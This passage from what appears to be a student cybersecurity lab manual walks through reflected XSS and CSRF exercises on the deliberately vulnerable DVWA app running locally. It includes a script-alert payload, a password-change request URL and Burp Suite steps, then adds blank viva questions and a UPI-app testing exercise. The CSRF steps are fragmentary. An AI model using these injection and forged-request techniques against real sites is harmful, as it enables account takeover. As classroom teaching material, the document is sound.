The screenshot shows a browser window with the DVWA application running on a Kali Linux VM. The URL in the address bar is `127.0.0.1/DVWA/vulnerabilities/xss_r/`. The main content is the 'Reflected Cross Site Scripting (XSS)' page. On the left is a sidebar menu with various attack types. The 'XSS (Reflected)' option is selected. The main area has a form with a text input field containing 'Hello World' and a 'Submit' button. Below the form is a 'More Information' section with a list of external resources.

Enter any name in the text box and click submit.

The screenshot shows the DVWA application after the user has submitted the form. The text 'Hello World' is now visible in the 'What's your name?' input field. The rest of the page remains the same, including the sidebar menu and the 'More Information' section.

It displays as



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Hello World

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Now instead of any text let's try some script text.

Ex: <script>alert('Hello World')</script>



## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

**More Information**

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

It displays an alert as shown below

The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "What's your name? Hello" and a "Submit" button. A modal dialog box is displayed with the text "Hello World" and an "OK" button. The DVWA logo is at the top right.

Click Ok

The screenshot shows the DVWA application interface after clicking the "OK" button in the previous modal. The main content area now displays the text "Hello" in red, indicating the reflected XSS payload was executed. The sidebar menu and other elements remain the same as in the first screenshot.

---

-----CSRF ATTACK-----

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials

### Vulnerabilities/CSRF

Username  
admin

Password  
\*\*\*\*\*

Login

try with pablo

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*Test Credentials — Mozilla Firefox

127.0.0.1/DVWA/vulnerabilities/csrf/test\_credentials.php

## Test Credentials

### Vulnerabilities/CSRF


Valid password for 'pablo'

Username  
admin


Password  
\*\*\*\*\*


Login

open burpsuite




click start burp suite





open browser

search for DVWA




[http://127.0.0.1/DVWA/vulnerabilities/csrf/?password\\_new=new&password\\_conf=new&Change=Change](http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change)

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



**VIVA Questions**

1. What is XSS Attack?

.....  
.....  
.....

2. What is Command Injection Attack?

.....  
.....  
.....

3. What is the full form of CSRF? And What is it?

.....  
.....  
.....

4. Why do we need to use Kali Linux?

.....  
.....  
.....

5. What is Explicit and Payload?

.....  
.....  
.....

**Experiment 10: Test security of UPI applications on Desktop sharing applications.****Step 1:**

Download and install UPI application on your phone

Download and install Teamviewer on your phone and computer

Download and install Anydesk on your phone and computer

**Step 2:**

Test the security of the application and fill the table (keep adding more applications as you test)

**List of UPI Apps**

UPI Apps      Team Viewer    Any Desk  
BHIM  
Google Pay

**VIVA Questions**

1. List out a few UPI Apps?

.....  
.....  
.....

2. What is security policy?

.....  
.....  
.....

3. What is a software license?

.....  
.....  
.....

4. Why is security testing required?

.....  
.....  
.....

5. What is Steganography?

.....  
.....  
.....